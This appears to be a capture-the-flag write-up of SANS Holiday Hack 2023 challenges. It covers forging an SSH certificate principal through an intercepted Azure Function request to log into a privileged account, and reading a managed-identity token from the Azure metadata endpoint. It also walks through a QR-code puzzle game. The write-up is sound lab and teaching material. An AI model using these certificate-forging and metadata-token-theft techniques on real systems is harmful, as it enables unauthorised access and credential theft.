
Edited request - monitor principal specified



```
Flow Details
2024-01-02 13:49:48 POST https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
                         HTTP/2.0
                         ← 200 application/json 1.0k 1.53s
            Request                          Response                          Detail
content-type:  application/json
date:          Tue, 02 Jan 2024 02:49:49 GMT
server:        Kestrel
JSON                                                                                        [m:auto]
{
    "principal": "monitor",
    "ssh_cert": "rsa-sha2-512-cert-v01@openssh.com AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACY1MTI4OTAwO
TMyOTg0Njg0NzM0MzE0MDk3MzE5NjE5MTkwNjE1NgAAAAMBAAEAAAGBAL2KbNH9FL+DRGhECqnNCzX3XpAOVyer6YCD22w9Soz+elCYfHBWtU//aeIWZ
0izn5yzZ/dCiItOdlR/zuAdkK/4UDJT44tNf0WsqW6AVIUVhcnie2L1C+RmpoH8l+IF02dKFeF/9qJyF8FdDvyPSB2D6W8LkuTCFJ8sM8gzc9qRwlJYO
ZD2qZuWnF1N36cpEeRQtFDTx61y6sjWG1/fY+a5q2eJ29fOmY9juBszIOQx6nGraG03yXUaXUJyKILdduvL5a96UsLaH+6nq8PgeVnTmY06XUMi3XFXa
2Nzr7YGJbtdiCdS6R5G2BAAZSWxVSxO3EQtSofFtmRHo3dTKSmqkEgGd/hthsVL8JIjpK4XQLFAwSKhC85BgbPA5wZBc3O2xMWAzgdX7I9IA32QPLPe5
5rxAOnXsUdTB/iDzHVqDlN2nQv61aF+2644L2YFfQR+PiZoXChoLJoHp2mtFdwGs6KLJOPXw0jIAPlCP2nxAA/GCKuxlOF7hrRfgbijnQAAAAAAAAABA
AAAAQAAACQ3ODE0OGJhNS1hY2QyLTQ3YmQtOThiYS02NjZlOGU3MzRhNDEAAAALAAAAB21vbml0b3IAAAAAZZN4oQAAAABluGPNAAAAAAAAABIAAAAKc
GVybWl0LXB0eQAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACBpNhjTApiZFzyRx0UB/fkzOAka7Kv+wS9MKfj+qwiFhwAAAFMAAAALc3NoLWVkM
jU1MTkAAABAnZu03SVUR7gc/4lE8E/Rt1w0VjzCU8Oc5GKBh0jtx3MGM7uUiphntlMooLtcHYK2LxfhVvXYTHHRzGfEOaDcBA== "
}
```

Edited response - principal successfully set to “monitor”

As you are now thoroughly overusing generative AI, you tell Bard your ssh requirements and out pops a script.



Bard Experiment

can you write a shell script that:

1. accepts a PRINCIPAL and ACCOUNT argument
2. generates an ssh key pair without a comment, naming the key pair file based on the ...

Regenerate draft

Here's the shell script that incorporates the requirements you've outlined:

Bash

```
#!/bin/bash

# Placeholder variables
PRINCIPAL=$1
ACCOUNT=$2
HOST="your_host"  # Replace with the actual hostname
URL="your_url"    # Replace with the actual URL to POST the JSON payload

# 1. Generate SSH key pair
ssh-keygen -t rsa -N "" -f "${PRINCIPAL}_ssh_key"

# 2. Create JSON payload
cat << EOF > payload.json
{"principal":"${PRINCIPAL}","ssh_pub_key":"$(cat ${PRINCIPAL}_ssh_key.pub)"}
EOF

# 4. POST payload using curl
curl -X POST -d @payload.json -H "Content-Type: application/json" -x http://127.0.
# 5. Extract ssh_cert using jq
jq -r '.ssh_cert' > "${PRINCIPAL}_ssh_key-cert.pub" || {
    echo "Failed to extract ssh_cert from response."
    exit 1
}

# 6. Check if ssh_cert is empty
```

Bard Prompt - full

can you write a shell script that:

1. accepts a PRINCIPAL and ACCOUNT argument

2. generates an ssh key pair without a comment, naming the key pair
   file based on the PRINCIPAL. eg. PRINCIPAL_ssh_key

3. creates a JSON structured payload with the format:
   {“principal”:“PRINCIPAL”,“ssh_pub_key”:“PRINCIPAL_PUB_KEY”} where
   PRINCIPAL is the PRINCIPAL argument passed to the script and
   PRINCIPAL_PUB_KEY is the generated public key content

4. uses curl to POST the JSON payload to a URL, using a proxy of http://127.0.0.1:8080

5. processes the curl response using jq and extracts the ssh_cert field. Exits the script with an error if the extracted field is empty.

6. writes the value of the ssh_cert to a file based on the name of the keypair file. For example if the key pair is PRINCIPAL_ssh_key and PRINCIPAL_ssh_key.pub, the output file is PRINCIPAL_ssh_key-cert.pub, which is an ssh certificate

7. ssh to a HOST using the generated key pair and the ssh certificate and a username given by the ACCOUNT argument

8. defines all placeholder variables at the top of the script

Bard Response - full

Here’s the shell script that incorporates the requirements you’ve outlined:

```
#!/bin/bash

# Placeholder variables
PRINCIPAL=$1
ACCOUNT=$2
HOST="your_host"  # Replace with the actual hostname
URL="your_url"    # Replace with the actual URL to POST the JSON payload
```

```
# 1. Generate SSH key pair
ssh-keygen -t rsa -N "" -f "${PRINCIPAL}_ssh_key"

# 2. Create JSON payload
cat << EOF > payload.json
{"principal":"${PRINCIPAL}","ssh_pub_key":"$(cat ${PRINCIPAL}_ssh_key.pub)"}
EOF

# 4. POST payload using curl
curl -X POST -d @payload.json -H "Content-Type: application/json" -x http://127.0.0.1:8080 ${URL} |
# 5. Extract ssh_cert using jq
jq -r '.ssh_cert' > "${PRINCIPAL}_ssh_key-cert.pub" || {
    echo "Failed to extract ssh_cert from response."
    exit 1
}

# 6. Check if ssh_cert is empty
if [[ ! -s "${PRINCIPAL}_ssh_key-cert.pub" ]]; then
    echo "ssh_cert is empty."
    exit 1
fi

# 7. SSH to HOST
ssh -i "${PRINCIPAL}_ssh_key" -i "${PRINCIPAL}_ssh_key-cert.pub" ${ACCOUNT}@${HOST}
```

To use the script:

1. **Save it as a file** (e.g., `ssh_cert_script.sh`).
2. **Make it executable:** `chmod +x ssh_cert_script.sh`
3. **Run it with arguments:** `./ssh_cert_script.sh your_principal your_account`

Key points:

- **Ensure you have `curl`, `jq`, and `ssh-keygen` installed.**
- **Replace the placeholder variables** (HOST, URL) with appropriate values.
- **Handle potential errors or variations** based on your specific environment and requirements.

You only have to make some minor changes to the script below:


- Lines 6-8: set actual host and URL
- Lines 11-12: generate ssh key without a comment
- Lines 20-21: pass the `-k` option to `curl` to avoid validating `mitmproxy` certificates

```
 1  #!/bin/bash
 2
 3  # Placeholder variables
 4  PRINCIPAL=$1
 5  ACCOUNT=$2
 6  # FIX: actual host and url
 7  HOST="ssh-server-vm.santaworkshopgeeseislands.org"
 8  URL="https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl"
 9
10  # 1. Generate SSH key pair
11  # FIX: add -C "" for no comment
12  ssh-keygen -t rsa -N "" -f "${PRINCIPAL}_ssh_key" -C ""
13
14  # 2. Create JSON payload
15  cat << EOF > payload.json
16  {"principal":"${PRINCIPAL}","ssh_pub_key":"$(cat ${PRINCIPAL}_ssh_key.pub)"}
17  EOF
18
19  # 4. POST payload using curl
20  # FIX: add -k option to avoid validating mitmproxy certificate
21  curl -X POST -d @payload.json -H "Content-Type: application/json" -k -x http://127.0.0.1:8080 ${URL} |
22  # 5. Extract ssh_cert using jq
23  jq -r '.ssh_cert' > "${PRINCIPAL}_ssh_key-cert.pub" || {
24      echo "Failed to extract ssh_cert from response."
25      exit 1
26  }
27
28  # 6. Check if ssh_cert is empty
```

```
if [[ ! -s "${PRINCIPAL}_ssh_key-cert.pub" ]]; then
    echo "ssh_cert is empty."
    exit 1
fi

# 7. SSH to HOST
ssh -i "${PRINCIPAL}_ssh_key" -i "${PRINCIPAL}_ssh_key-cert.pub" ${ACCOUNT}@${HOST}
```

You try the script using a PRINCIPAL of `elf` and an ACCOUNT of `monitor` and are presented with a Satellite Tracking Interface that appears to be tracking a satellite in geostationary orbit ...

```
$ ./try_username.sh elf monitor
Generating public/private rsa key pair.
Your identification has been saved in
elf_ssh_key
Your public key has been saved in
elf_ssh_key.pub
<snip/>
```



```
Satellite Tracking Interface

Position: 1.145134°, -145.261629°
Velocity: 3.0695 km/s
Altitude: 35785.94 km above Earth's surface
Signal Strength: 89.16%
Solar Panel Status: Deployed
Battery Status: Unknown
Thermal Status: Unknown

**** Geostationary orbit detected! ****
```

... you type `Ctrl-C` and are dropped into a shell prompt as the `monitor` user:

```
monitor@ssh-server-vm:~$
```

Knowing you have to obtain Alabaster Snowball's TODO list, you check what home directories exist on the host:

```
monitor@ssh-server-vm:~$ ls -l /home
total 8
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 alabaster
drwx------ 1 monitor   monitor   4096 Nov  3 16:50 monitor
```

Recalling the concept of ssh principal mapping from the YouTube talk, which is incidentally how the `elf` principal can access the `monitor` account, you check the sshd configuration on the host. `/etc/ssh/sshd_config.d/sshd_config_certs.conf` indicates the authorized principals are defined in files under `/etc/ssh/auth_principals/` based on the account username:

```
monitor@ssh-server-vm:~$ cat /etc/ssh/sshd_config.d/sshd_config_certs.conf
<snip/>
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
<snip/>
```

There is a file configured for each account, including one for `alabaster`:

```
monitor@ssh-server-vm:~$ ls -l /etc/ssh/auth_principals/
total 8
-rw-r--r-- 1 root root 6 Nov  7 21:37 alabaster
-rw-r--r-- 1 root root 4 Nov  7 21:37 monitor
```

The principal authorized to access the `alabaster` account is `admin`:

```
monitor@ssh-server-vm:~$ cat /etc/ssh/auth_principals/alabaster
admin
```

In another terminal, you re-run the Bard script using a principal of `admin` and a host account of `alabaster` and are successfully dropped into a shell prompt as the `alabaster` user:

```
$ ./try_username.sh admin alabaster
Generating public/private rsa key pair.
Your identification has been saved in admin_ssh_key
Your public key has been saved in admin_ssh_key.pub
<snip/>
alabaster@ssh-server-vm:~$
```


You list the files in the `alabaster` home directory, locating `alabaster_todo.md`:


```
alabaster@ssh-server-vm:~$ ls -l
total 8
-rw------- 1 alabaster alabaster 1126 Nov  9 14:07 alabaster_todo.md
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 impacket
```

You perform a case insensitive search of the TODO list for “cache”, concluding the type of cache Alabaster Snowball is planning on implementing is a **Gingerbread** cache.

```
alabaster@ssh-server-vm:~$ grep -i cache alabaster_todo.md
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval
times. Don't let Santa eat the cache!
```

You submit the solution of **Gingerbread**. Alabaster Snowball is shocked that ChatNPT could have generated such terribly vulnerable code but they are grateful for your assistance. They also mention the `SatTrackr` tool you came across has started detecting a satellite in geostationary orbit about Geese Islands but they don’t yet know what significance this may hold.


Congratulations! You have completed the SSH/API challenge!


Certificate SSHenanigans

Difficulty: 🎄🎄🎄🎄🎄

Go to Pixel Island and review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?

The objective is marked complete and an achievement is unlocked.

Christmas source, anyone?

You did not need to access the source code to solve the challenge - after all, a guess is as good as a thousand semicolons - but for completeness, you take a peek at it. Taking advantage of a hint provided by Sparkle Redberry, you obtain an Azure REST API access token and assign it to the `access_token` variable:

```
alabaster@ssh-server-vm:~$ export access_token=$(curl 'http://169.254.169.254/metadata/identity/oauth2/token?
api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s | jq -
r .access_token)
```

From Azure 101, you know the following details for the function app:

- subscription id: `2b0942f3-9bca-484b-a508-abdae2db5e64`
- resource group: `northpole-rg1`
- site name: `northpole-ssh-certs-fa`

Using these details, you obtain source control details for the function app, which reveals a GitHub hosted repository:

```
alabaster@ssh-server-vm:~$ curl -s -H "Authorization: Bearer $access_token" 'https://management.azure.com/
subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/
northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01'|jq .
{
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/
Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web",
  "name": "northpole-ssh-certs-fa",
  "type": "Microsoft.Web/sites/sourcecontrols",
  "location": "East US",
  "tags": {
    "project": "northpole-ssh-certs",
    "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl"
  },
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
  <snip/>
```

You clone the repository:

```
$ git clone https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa.git
```


In `function_app.py`, you confirm on line 301 that a `principal` field is accepted in the input JSON and used in the call to create the certificate on line 308:

```
288  @app.route(route="create-cert", methods=['GET', 'POST'])
289  def create_cert(req: func.HttpRequest) -> func.HttpResponse:
290      """Create SSH certificate."""
291      logging.info('Python HTTP trigger function processed a request.')
```


```python

    if req.method == "GET":
        return func.HttpResponse(
            get_form(),
            mimetype="text/html",
            status_code=200
        )

    try:
        ssh_pub_key, principal = parse_input(req.get_json())

        cert_fields = CertificateFields(
            serial=1,
            key_id=str(uuid.uuid4()),
            valid_after=datetime.utcnow() - timedelta(minutes=5),
            valid_before=datetime.utcnow() + timedelta(days=28),
            principals=[principal],
            critical_options=[],
            extensions=[
                "permit-pty"
            ]
        )
```

Game Cartridges: Vol 1 - Tarnished Trove - Island of Misfit Toys

You manage to find the Tarnished Trove that you missed the last time you were on the Island of Misfit toys. Knowing there is a tarnished Game Boy cartridge somewhere in the trove, you hold the cartridge detector out in front of you and do a spot of lawn mowing.


Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol1

Play Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol1


Game Cartridges: Vol 1

Difficulty:

Find the first Gamegosling cartridge and beat the game

Submit

You eventually find Game Cartridge: Vol 1 under a hat, think to yourself that it really will be tarnished after sitting in the water, look around to make sure no one is watching, then slide it smoothly into your digital pocket.

Your pocket is now wet.

You start up Game Cartridge: Vol 1 and are transported to a simpler time where everything was Green and White. You press Enter.

On the start screen, you press e, then e again to start a New Game.

← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift
COUNTER
HACK
Presents


← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift
Elf the Dwarf's Gloriously, Unfinished, Adventure!
Start [Vol1]

You're rewarded with a recap conversation between Very Senior Technical Engineer Jared Folkins and an Elf. These may have been simpler times but they sure did like to go on a bit!

Apparently a miner named Tom Liston likes to mine Crypt-o-coin and Jared sends Tom's first, middle, and last name, home address, cell number and the last four of social to the Elf so that the Elf can find Tom and the treasure.


After smashing the e key and your way through the interminable recap, you depart via the south exit and find yourself in some woods. You proceed west, only to interrupt yourself by an equally interminable rant about low quality game assets. The e key enjoys further smashing.

← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift
PREVIOUSLY ON HOLIDAY HACK



← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift
Ugh! Why in the world does the

You continue your journey counter-clockwise around the map but it's too much, you can't let it go. You rant again about the game creator and their low quality assets. Eventually you make it to the south exit and step through.

You meet Kody and press e to talk. Kody tells you a QR code needs to be fixed. If you sing out to a block that's out of place, it will sing back and tell you where it should go. The first one is just south of your position.


← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift

GRUMBLE
When I find the


← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift

Woof Hi, I'm
Kody!


You press r to sing to the block south of Kody. It tells you it needs to be moved 2 spaces to the east and move it you do.

You proceed clockwise around the perimeter of the QR code, singing to each block. Eventually you arrive at block 2, not far from the south-east corner of the QR code, which needs to be moved East 2, North 1.


Actually, you lie. In an inexplicable time traveling phenomenon, you come across block 3 first and proceed from there but back yourself into a corner where block 2 can't be moved. Luckily, chatting to Kody again allows for a reset without having to hear Jared and the Elf drone on again.

Nearby, just south of block 2, you come across block 3. It needs to be moved West 2, North 2.


Also nearby, to the west of block 3, you find block 4. It needs to be moved East 1, North 2, East 1.




Block 1 and it's dotted destination



Block 2 and it's dotted destination




Block 3 and it's dotted destination




Block 4 and it's dotted destination

Block 5 is just to the west of block 4 but it's trickier - you'll need to circle around to the other side.

You exit the QR code and wander counter clockwise around the perimeter and re-enter from the east.




Block 5 and it's dotted destination




Re-entering from the QR code's eastern approach

You zig and zag and zag and zig north and west and south until you find yourself on the other side of block 5. You shove block 5 South 2, East 2, North 1, then finally East 2.

Turning back to the west, you sing your beautiful song and block 6 sings back. You person handle the inanimate object East 4.




On other side of Block 5




Block 6 and it's dotted destination

Block 7 proves illusive but you eventually find it near the north-west corner of the QR code. However, when you sing to it, it seems reticent to tell you where it wants to go. Or maybe you're just a bit ill and can't hear no good no more - you do look a bit green.


You buckle down for a longer journey and roll the square north, just to the outer perimeter of the QR code.



Block 7, solid green, no destination in hearing


Moving Block 7 like a pram to the north of the QR code


You push the ~~pram~~ block east along the perimeter wall, continuously singing to it as you go. With the pulsing block and your doof-doof singing, it's a regular disco event. You eventually arrive at the north-east corner and proceed south.

A short time later, but covered in digital sweat, you locate the block's home. In a final farewell, you shove the block unceremoniously South 3, West 2.


Block 7 moved to north-east corner of QR code


Block 7's dotted destination finally found

The fixed QR code is presented to you in full screen. You wonder why the game couldn't have allowed you to zoom out in the first place. You suspect some trolling from ChatNPT going on here. You take a screenshot.



You're unsure if the QR code is safe. If it was just Santa and the Elves, you'd trust it and scan it with any old or new device you have at hand. However, with ChatNPT in the mix, your guard goes up. ChatNPT's origin is unknown. Is it indeed related to ChatGPT, perhaps a younger cousin, or is it a pretender looking to dethrone the incumbents?

In your Kali VM, you install a QR code reader.

```
$ sudo apt install zbar-tools
```

You scan the QR code, which reveals a URL, http://8bitelf.com.

```
$ zbarimg qr-code_2023-12-22_16-43-25.png
QR-Code:http://8bitelf.com
scanned 1 barcode symbols from 1 images in 0.03 seconds
```

You cautiously retrieve the URL using curl but it only returns a redirect to an HTTPS version, https://8bitelf.com:443/.


```
$ curl -i http://8bitelf.com
HTTP/1.1 301 Moved Permanently
Cache-Control: private
Location: https://8bitelf.com:443/
Content-Length: 0
Date: Fri, 22 Dec 2023 05:46:42 GMT
Content-Type: text/html; charset=UTF-8
```


You retrieve the HTTPS version of the URL and are rewarded with a flag. You don't much care for the tone of the flag. It seems to be criticizing santa! Although it's "just" santa and not Santa, you still suspect ChatNPT is up to no good.

```
$ curl -i https://8bitelf.com:443/
HTTP/2 200
date: Fri, 22 Dec 2023 05:46:56 GMT
expires: Fri, 22 Dec 2023 05:56:56 GMT
cache-control: public, max-age=600
etag: "jVEn1w"
x-cloud-trace-context: 9701c384d9ef95fce8187ec9b4e12895
content-type: text/html
server: Google Frontend
```

```
via: 1.1 google, 1.1 google
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html>
        <body>
                <p>flag:santaconfusedgivingplanetsqrcode</p>
        </body>
</html>
```

You enter the flag **santaconfusedgivingplanetsqrcode** into the Objective UI and unlock another achievement. Volume 1 of Three down.



Game Cartridges: Vol 1
Difficulty:
Find the first Gamegosling cartridge and beat the game


Congratulations! You have completed the Game Cartridges: Vol 1 challenge!

Game Cartridges: Vol 2 - Driftbit Grotto - Pixel Island

Upon arriving in Driftbit Grotto, you encounter Tinsel Upatree.


Game Cartridges: Vol 2
Difficulty:
Find the second Gamegosling cartridge and beat the game


× Close
I can't believe I was actually able to find this underground cavern!
Tinsel Upatree


Tinsel Upatree, who is not actually up a tree, which is soooo confusing, informs you there is another cartridge nearby.


Squinting as hard as you can at the tiny, pixelated graphics, you pixel hop to the far left of the screen and randomly pick up `Game Cartridges: Vol 2`, even though it is apparently smaller than a pixel.

